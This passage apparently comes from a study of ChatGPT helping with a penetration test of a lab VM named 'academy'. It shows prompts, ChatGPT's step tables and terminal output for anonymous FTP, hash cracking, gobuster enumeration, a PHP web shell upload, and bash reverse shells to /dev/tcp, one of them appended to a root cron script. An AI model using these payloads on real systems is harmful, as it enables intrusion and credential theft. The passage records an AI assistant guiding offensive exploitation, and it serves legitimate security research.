|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.26 seconds

```

Fig. 7. Nmap scan

During the second scanning phase, I conducted a comprehensive Nmap scan, displayed below, on my target machine (192.168.1.7). I am running VirtualBox on my MacBook as the physical host, with Kali as my attack platform in a VM. The target is also a VM, both operating within a VLAN, with communication facilitated via a NAT Network. Could you please analyse the results and recommend potential attack vectors for gaining access to this machine? Please provide a concise response in table format with the following columns: 'Seq', 'Port Number', 'Running Service', 'Potential Issues', 'Steps for Exploitation', and 'Kali Commands':

```

┌───(kali@kali)-[~]
└─$ nmap -T4 -A -p- 192.168.1.7 -oA nmap_academy_fullPortScan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 16:29
+04
Nmap scan report for 192.168.1.7
Host is up (0.0030s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|  STAT:
| FTP server status:
|   Connected to ::ffff:192.168.1.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
┌_ -rw-r--r--  1 1000  1000    776 May 30  2021 note.txt
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol
2.0)

```

Fig. 8. Asking ChatGPT to analyse nmap output — part 1

```
22/tcp open  ssh    OpenSSH 7.9p1 Debian 10+deb10u2 (protocol
2.0)
| ssh-hostkey:
| 2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
| 256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_ 256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.26 seconds
```

Fig. 9. Asking ChatGPT to analyse nmap output — part 2

Seq	Port Number	Running Service	Potential Issues	Steps for Exploitation	Kali Commands
1	21/tcp	FTP (vsftpd 3.0.3)	Anonymous FTP login allowed. Possible misconfiguration.	1. Check <code>note.txt</code> for useful information. 2. Upload a malicious file or script if write access is allowed. 3. Further analyse the FTP service for vulnerabilities.	<code>ftp 192.168.1.7</code> Login: <code>anonymous</code> <code>get note.txt</code>
2	22/tcp	SSH (OpenSSH 7.9p1)	No immediate vulnerabilities found in OpenSSH 7.9p1, but brute-forcing weak credentials may be a potential vector.	1. Attempt brute-force login with potential weak credentials if known. 2. Search for vulnerabilities specific to OpenSSH 7.9p1 for privilege escalation.	Use <code>hydra</code> for brute-force: <code>hydra -l <user> -P <password_list></code> <code>ssh://192.168.1.7</code> Search vulnerabilities: <code>searchsploit OpenSSH 7.9p1</code>
3	80/tcp	HTTP (Apache 2.4.38)	Default Apache page, potential for file inclusion, misconfigurations, or outdated software.	1. Run directory brute-force to find hidden files or directories. 2. Search for potential vulnerabilities in Apache 2.4.38 (such	<code>gobuster dir -u http://192.168.1.7 -w /usr/share/wordlists/dirb/common.txt</code> <code>searchsploit Apache 2.4.38</code>

Fig. 10. ChatGPT analysis of nmap scan

Here is a brief, step-by-step guide in table format for accessing the `note.txt` file via anonymous FTP:

Step	Command/Action	Description
1	<code>ftp 192.168.1.7</code>	Connect to the target via FTP.
2	Enter <code>anonymous</code> as the username and press Enter for password	Login as an anonymous user.
3	<code>ls</code>	List the files in the FTP directory.
4	<code>get note.txt</code>	Download the <code>note.txt</code> file to your local system.
5	<code>cat note.txt</code>	View the contents of the downloaded file.
6	<code>bye</code>	Close the FTP session.

This provides a concise, step-by-step approach to accessing the file via anonymous FTP.

Fig. 11. ChatGPT response on exploiting FTP

```
(kali㉿kali)-[~]
$ ftp 192.168.1.7
Connected to 192.168.1.7.
220 (vsFTPD 3.0.3)
Name (192.168.1.7:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62386|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 776 May 30 2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||36375|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |*****| 776 5.56 MiB/s 00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (206.31 KiB/s)
ftp> bye
221 Goodbye.

(kali㉿kali)-[~]
```

Fig. 12. Exploiting FTP

```

(kali@kali)-[~]
$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `upadationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.

Let me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

~jdelta
(kali@kali)-[~]
$

```

Fig. 13. The note file

```

(kali@kali)-[~]
$ hashcat -m 0 -a 0 cd73502828457d15655bbd7a63fb0bc8 /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

-----

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-4980HQ CPU @ 2.80GHz, 2919/5902 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Fri Oct 11 17:36:34 2024
Stopped: Fri Oct 11 17:36:35 2024

(kali@kali)-[~]
$ hashcat -m 0 -a 0 cd73502828457d15655bbd7a63fb0bc8 /usr/share/wordlists/rockyou.txt --show
cd73502828457d15655bbd7a63fb0bc8:student

(kali@kali)-[~]
$

```

Fig. 14. Cracking the password hash using Hashcat

I have successfully cracked the previously mentioned hash, as shown below. What are the next steps to access the target virtual machine (VM)? Please provide step-by-step instructions in a concise table format. `(kali@kali)~`
`$ hashcat -m 0 -a 0 cd73502828457d15655bbd7a63fb0bc8 /usr/share/wordlists/rockyou.txt --show`
`cd73502828457d15655bbd7a63fb0bc8:student`
`(kali@kali)~`

Here are the next steps in table format for accessing the target VM after cracking the password:

Step	Command/Action	Description
1	Open browser and visit <code>http://192.168.1.7</code>	Access the target web application hosted on Port 80.
2	Navigate to login page	Find the login page on the target website (e.g., <code>/login</code>).
3	Login with <code>10201321</code> and <code>student</code>	Use the <code>StudentRegno</code> and cracked password to log in.
4	Explore the web application	Look for upload features, admin functions, or sensitive data.
5	<code>ssh student@192.168.1.7</code>	Attempt to log in via SSH using the cracked password.
6	<code>sudo -l</code>	After accessing the VM, check for sudo privileges.
7	Explore the filesystem	Look for sensitive files or misconfigurations to escalate privileges.

Following these steps should help you gain access to the target VM.

Fig. 15. ChatGPT’s approach for gaining access via the web application

Port 80 is open, and I can access the website through a browser at `https://198.168.1.7`. However, I was unable to locate the login or admin pages by appending `/login` or `/admin` to the URL. Please provide step-by-step instructions for scanning the website.



Here are the step-by-step instructions for scanning the website to locate hidden directories such as login or admin pages:

Step-by-Step Instructions:

Step	Command/Action	Description
1	Install dirb or gobuster if not already installed: - <code>sudo apt install dirb</code> or - <code>sudo apt install gobuster</code>	Ensure you have a tool to scan for hidden directories.
2	Scan using dirb: <code>dirb https://192.168.1.7</code> <code>/usr/share/wordlists/dirb/common.txt</code>	Use dirb to scan the website for common directories.
3	Scan using gobuster (alternative): <code>gobuster dir -u https://192.168.1.7 -w</code> <code>/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt</code>	Use gobuster to scan for hidden directories and files.
4	Review the results for any discovered paths such as <code>/login</code> , <code>/admin</code> , or other sensitive directories.	Look for potential login pages or admin panels in the results.
5	Explore discovered URLs in the browser or with cURL to find the desired login/admin interfaces.	Test the found directories in the browser.

Fig. 16. ChatGPT's recommendation to scan the web app with dirb or gobuster

Step-by-Step Instructions for Gobuster:

Step	Command/Action	Description
1	Install Gobuster (if not already installed): <code>sudo apt install gobuster</code>	Ensure Gobuster is installed on your system.
2	Choose a Wordlist: You can use the medium-sized wordlist provided by Kali: <code>/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt</code>	Gobuster will use this wordlist to search for hidden directories and files.
3	Run Gobuster: <code>gobuster dir -u http://192.168.1.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt</code>	This command runs Gobuster against the target IP to scan for directories and files.
4	View the Results: Gobuster will output the found directories or files with their respective HTTP status codes.	Look for possible sensitive directories like <code>/admin</code> , <code>/login</code> , <code>/config</code> , or others.
5	Investigate Found Directories: Use a browser to explore the directories or files found in the scan results.	Look for login pages, sensitive directories, or areas that could be exploited further.

Example Command:

bash

Copy code

```
gobuster dir -u http://192.168.1.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

This will initiate a scan using Gobuster to identify any hidden directories or files on the target web server. Be sure to explore the output for potential attack vectors such as admin panels, login forms, or configuration files.

↓

Fig. 17. ChatGPT’s instructions for using the gobuster command to scan the web app

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.1.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.7
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/uploads (Status: 301) [Size: 312] [→ http://192.168.1.7/uploads/]
/academy (Status: 301) [Size: 312] [→ http://192.168.1.7/academy/]
/phpmyadmin (Status: 301) [Size: 315] [→ http://192.168.1.7/phpmyadmin/]
/server-status (Status: 403) [Size: 276]
Progress: 220560 / 220561 (100.00%)

Finished

(kali@kali)-[~]
```

Fig. 18. The output of the gobuster command

I have accessed <http://192.168.1.7/academy/>, which displays a username and password authentication page [see attached image]. What credentials should I try?



Based on the information we've gathered so far, here are the credentials you should try:

Credentials from the `note.txt` file:

1. **Reg no (username):** `10201321`
2. **Password:** `student` (the password you cracked from the hash)

Steps to Try:

1. **Enter the Registration Number (Reg no):** `10201321`
2. **Enter the Password:** `student`

If successful, this should log you into the system. Let me know how it goes or if further assistance is needed.



Fig. 19. ChatGPT provides correct login credentials

I have successfully logged in—see the attached image. What steps should I take next to ultimately gain access to the target VM (192.168.1.7)?



Now that you have successfully logged into the web application, your next steps should focus on finding ways to exploit vulnerabilities within the system to gain access to the target VM. Here's a step-by-step approach you can follow:

Step-by-Step Plan:

Step	Action/Description
1	Explore Other Pages: Start by exploring the different sections available in the navigation bar: - Enroll for Course - Enroll History - My Profile - Change Password Look for any potentially exploitable forms or areas that allow file uploads or database queries.
2	Check for Weak Session Management: If there is no logout timer or other session protection mechanisms, try to capture your session cookies and reuse them later, or attempt session fixation or hijacking.
3	Change Password Exploitation: On the "Change Password" page, see if you can attempt: - SQL Injection: Test the form for SQL injection vulnerabilities by entering malicious payloads in the password fields (e.g., ' OR 1=1 --). - Weak Validation: See if you can change the password without needing to know the current password (or with simple bypasses).
4	Inspect the Website's Source Code: Right-click and select "Inspect" on the page. Look for any hardcoded credentials, exposed APIs, or configuration information in the HTML, JavaScript, or comments.
5	Directory Exploration: Using the /uploads directory found earlier, attempt to upload a malicious file (e.g., a PHP shell) that you can later use to execute commands on the server. - If allowed, upload a web shell and execute system commands through it to gain shell access.

Fig. 20. ChatGPT's suggested steps following a successful online login



Since the file upload feature on the profile page allows you to upload files beyond just images, this is a great opportunity to attempt uploading a malicious PHP web shell. By uploading a web shell, you can gain command execution capabilities on the target VM (192.168.1.7).

Step-by-Step Instructions:

Step	Action/Description
1	Create a Web Shell: Write a simple PHP web shell on your machine, e.g.: <pre>nano shell.php</pre> Paste the following content: <pre>php <?php system(\$_GET['cmd']); ?></pre> Save the file as <code>shell.php</code> .
2	Upload the Web Shell: On the "Upload New Photo" section of the profile page, select the <code>shell.php</code> file and click Update to upload it.
3	Find the Upload Location: After uploading the file, try to find where it was stored by browsing the <code>/uploads/</code> directory (if accessible). The URL might look like this: <pre>http://192.168.1.7/uploads/shell.php</pre>
4	Execute Commands: Once you have located the uploaded <code>shell.php</code> , append the <code>cmd</code> parameter to execute system commands. For example, to check the user running the web service: <pre>http://192.168.1.7/uploads/shell.php?cmd=whoami</pre> To list directory contents: <pre>http://192.168.1.7/uploads/shell.php?cmd=ls</pre>
5	Privilege Escalation: After gaining command execution, you can explore for privilege escalation by running commands such as: <pre>sudo -l</pre> <pre>cat /etc/passwd</pre> <pre>cat /etc/shadow (if readable)</pre>
6	Establish a Reverse Shell (Optional): You can upload a more complex shell for better control. To establish a reverse shell, create a script like this: <pre>php <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/[your_IP]/[your_port] 0>&1'"); ?></pre> Then set up a listener on your machine using: <pre>nc -lvp [your_port]</pre> ↓ Access the PHP script to establish a reverse connection.

Fig. 21. ChatGPT's suggestion to upload a PHP shell and set up a listener

Fantastic! I've finally gained access to 192.168.1.7, as detailed below. However, I still do not have root access. Therefore, I will proceed to the next phase of ethical hacking: privilege escalation. Please provide me with a step-by-step guide on how to escalate my privileges, using a table format.  (kali@kali)-[~]

```

└─$ nc -nvlp 4440
listening on [any] 4440 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.7] 41498
bash: cannot set terminal process group (463): Inappropriate ioctl
for device
bash: no job control in this shell
www-data@academy:/var/www/html/academy/studentphoto$
whoami
whoami
www-data
www-data@academy:/var/www/html/academy/studentphoto$ uname
uname
Linux
www-data@academy:/var/www/html/academy/studentphoto$ uname
-a
uname -a
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-
03-19) x86_64 GNU/Linux
www-data@academy:/var/www/html/academy/studentphoto$ cat
/etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied

```

Fig. 22. Requesting ChatGPT's assistance with privilege escalation techniques



Here's a step-by-step guide in table format for escalating your privileges on the target VM (192.168.1.7):

Step	Action/Command	Description
1	<code>searchsploit 4.19.0</code>	Search for kernel exploits that may apply to the target system (Linux 4.19.0-16-amd64).
2	<code>find / -writable -type f 2>/dev/null</code>	Look for writable files that might be modified to escalate privileges.
3	<code>find / -perm -4000 2>/dev/null</code>	Search for files with the SUID bit set. These can potentially be exploited for privilege escalation.
4	Download Linpeas: <code>wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh</code> Run Linpeas: <code>chmod +x linpeas.sh && ./linpeas.sh</code>	Use Linpeas to perform an automated privilege escalation scan and find misconfigurations or vulnerabilities.
5	<code>cat /etc/crontab</code> <code>ls -la /etc/cron.*</code>	Check for misconfigured cron jobs that might allow privilege escalation.
6	<code>grep -i 'password pass' /var/www/html/academy/ -R 2>/dev/null</code>	Search for stored passwords or credentials in the web application directory.
7	Explore writable directories or hidden files in /var or /tmp: <code>ls -la /var</code>	Look for temp directories or unusual files where credentials or scripts might be stored.
8	<code>find / -name .env 2>/dev/null</code>	Look for .env files that may contain sensitive information such as database credentials.
9	Check for other users: <code>cat /etc/passwd</code>	Identify other users on the system that might have weak permissions or credentials.
10	↓ Explore further using netcat or reverse shell	Set up a reverse shell with better

Fig. 23. ChatGPT's detailed response for privilege escalation

```

www-data@academy:/var/www/html/academy/studentphoto$ sudo -l
sudo -l
bash: sudo: command not found
www-data@academy:/var/www/html/academy/studentphoto$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
www-data@academy:/var/www/html/academy/studentphoto$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,:/home/grimmie:/bin/bash

```

Fig. 24. passwd file showing the user grimmie

```

grimmie:x:1000:1000:administrator,,:/home/grimmie:/bin/bash
www-data@academy:/var/www/html/academy/studentphoto$ cd /home/grimmie
cd /home/grimmie
www-data@academy:/home/grimmie$ ls
ls
backup.sh
www-data@academy:/home/grimmie$ ls -al backup.sh
ls -al backup.sh
-rwxr-xr-- 1 grimmie administrator 154 Oct 12 05:43 backup.sh
www-data@academy:/home/grimmie$ whoami
whoami
www-data
www-data@academy:/home/grimmie$ cat backup.sh
cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip

```

Fig. 25. backup.sh file located in /home/grimmie

```

www-data@academy:/tmp$ cd /home/grimmie/
cd /home/grimmie/
www-data@academy:/home/grimmie$ ls
ls
backup.sh
www-data@academy:/home/grimmie$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * /home/grimmie/backup.sh
www-data@academy:/home/grimmie$

```

Fig. 26. Cron job executing backup.sh every minute

```

www-databacademy:/tmp$ cd /home/grimmie/
cd /home/grimmie/
www-databacademy:/home/grimmie$ ls
ls
backup.sh
www-databacademy:/home/grimmie$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# |
# |----- hour (0 - 23)
# |
# |----- day of month (1 - 31)
# |
# |----- month (1 - 12) OR jan,feb,mar,apr ...
# |
# |----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 5 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
42 5 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 5 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * /home/grimmie/backup.sh
www-databacademy:/home/grimmie$

```

Please review the uploaded image and check if there is anything interesting regarding the 'backup.sh' file.



In the uploaded image, the `backup.sh` file is referenced in the system-wide crontab under the line:

```
javascript
```

Copy code

```
* * * * * /home/grimmie/backup.sh
```

This means that the `backup.sh` script is scheduled to run every minute, as denoted by the `* * * * *` cron expression. Since the script runs with the permissions of the owner (`grimmie`), this presents an interesting privilege escalation vector.

If you can modify the contents of `backup.sh`, you could potentially insert a reverse shell or other malicious commands into the script, which would then be executed with `grimmie`'s privileges every minute by the cron job.



Fig. 27. Crontab displaying scheduled execution of `backup.sh`

```

grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
www-data@academy:/var/www/html/academy/studentphoto$ cd /home/grimmie
cd /home/grimmie
www-data@academy:/home/grimmie$ ls
ls
backup.sh
www-data@academy:/home/grimmie$ ls -al backup.sh
ls -al backup.sh
-rwxr-xr-- 1 grimmie administrator 154 Oct 12 05:43 backup.sh
www-data@academy:/home/grimmie$ whoami
whoami
www-data
www-data@academy:/home/grimmie$ cat backup.sh
cat backup.sh
#!/bin/bash
rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip

```

Please review the uploaded image and identify who is permitted to modify the file 'backup.sh'.



The file permissions for `backup.sh` are `-rwxr-xr--`, which translates as follows:

- The owner (`grimmie`) has **read, write, and execute** permissions (`rwx`).
- The group (`administrator`) has **read and execute** permissions (`r-x`).
- Others (including users like `www-data`) have **read-only** permissions (`r--`).

Thus, only the owner of the file, `grimmie`, has permission to modify `backup.sh` (because of the write permission). Other users, including `www-data`, can only read the file but cannot modify it.

Fig. 28. Modification restrictions on `backup.sh`

Please provide a step-by-step guide to upload LinPEAS from my attack Kali VM to the target VM, using a table format.



Here's a step-by-step guide to upload LinPEAS from your attack Kali VM to the target VM, using a table format:

Step	Action/Command	Description
1	Download LinPEAS on Kali VM: <code>wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh</code>	Download the LinPEAS script on your Kali machine.
2	Start a Simple HTTP Server on Kali: <code>python3 -m http.server 8000</code>	Start a simple web server to serve LinPEAS on port 8000. This will make the file accessible from the target machine.
3	Navigate to /tmp on the Target VM: <code>cd /tmp</code>	Change the directory to /tmp on the target VM, which is usually writable.
4	Download LinPEAS to the Target VM: <code>wget http://192.168.1.4:8000/linpeas.sh</code>	Use wget on the target VM to download LinPEAS from the Kali server. Replace 192.168.1.4 with your Kali machine's IP address.
5	Set Executable Permissions: <code>chmod +x linpeas.sh</code>	Change the permissions to make the LinPEAS script executable.
6	Run LinPEAS: <code>./linpeas.sh</code>	Execute the LinPEAS script to begin enumerating privilege escalation vectors on the target VM.

Fig. 29. ChatGPT's guidance on using LinPEAS for privilege escalation

```

LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting linpeas. Caching Writable Folders ...

Basic information
OS: Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.181-1 (2021-03-19)
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: academy
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)

Caching directories . . . . . DONE

System Information
Operative system
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP D
ebian 4.19.181-1 (2021-03-19)
Distributor ID: Debian
Description:  Debian GNU/Linux 10 (buster)
Release:      10
Codename:    buster

```

Fig. 30. Initial LinPEAS output

Please read the LinPEAS output carefully again and check if you can find a password that I could potentially use to log in via SSH as the user 'Grimmie'.



Upon reviewing the LinPEAS output, there is a reference to a password within a PHP configuration file. The specific line that stands out is:

```
bash Copy code
$mysql_password = "My_V3ryS3cur3_P4ss";
```

This password appears in a PHP configuration file and could potentially be reused by the user 'Grimmie'. It's not uncommon for users to reuse the same password across different services, such as MySQL and their own accounts.

Next Steps:

1. Try logging in via SSH as 'Grimmie' using the password `My_V3ryS3cur3_P4ss`.

Command:

```
bash Copy code
ssh grimmie@192.168.1.7
```

When prompted, enter `My_V3ryS3cur3_P4ss` as the password.

2. If successful, you should gain access to the system with 'Grimmie' privileges.



Let me know how it goes!

Fig. 31. ChatGPT's analysis of LinPEAS output, identifying and exploiting a password

```
(kali@kali)~$ ssh grimmie@192.168.1.7
grimmie@192.168.1.7's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 7 06:34:09 2023 from 192.168.1.4
grimmie@academy:~$ whoami
grimmie
grimmie@academy:~$ id
uid=1000(grimmie) gid=1000(administrator) groups=1000(administrator),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev),109(netdev)
grimmie@academy:~$ ls
backup.sh
grimmie@academy:~$ ls -alrh backup.sh
-rwxr-xr-- 1 grimmie administrator 154 Aug 7 2023 backup.sh
grimmie@academy:~$
```

Fig. 32. Successful SSH login as grimmie after discovering the password with LinPEAS

```
grimmie@academy:~$ ls -alh backup.sh
-rwxr-xr-- 1 grimmie administrator 112 Oct 26 02:50 backup.sh
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / 66 run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / 66 run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / 66 run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / 66 run-parts --report /etc/cron.monthly )
#
* * * * * /home/grimmie/backup.sh
grimmie@academy:~$
```

We are now logged in as the user 'Grimmie'. Please provide a step-by-step guide, in table format, to modify the backup.sh file (see the attached image) and escalate privileges to root.

Fig. 33. ChatGPT’s response on modifying backup.sh

Step	Action/Command	Description
1	<code>echo 'bash -i >& /dev/tcp/192.168.1.4/5555 0>&1' >> /home/grimmie/backup.sh</code>	Append a reverse shell command to <code>backup.sh</code> . Replace <code>192.168.1.4</code> and <code>5555</code> with your Kali IP and desired listening port. This will create a connection back to your Kali machine when <code>backup.sh</code> executes.
2	<code>chmod +x /home/grimmie/backup.sh</code>	Ensure <code>backup.sh</code> has execute permissions, allowing the added command to run.
3	On Kali: <code>nc -lvnp 5555</code>	Set up a Netcat listener on your Kali machine to catch the reverse shell. Use the same port as specified in the reverse shell command (e.g., <code>5555</code>).
4	Wait for cron job	Wait for the cron job to execute <code>backup.sh</code> .

Fig. 34. ChatGPT response updating backup sh

```

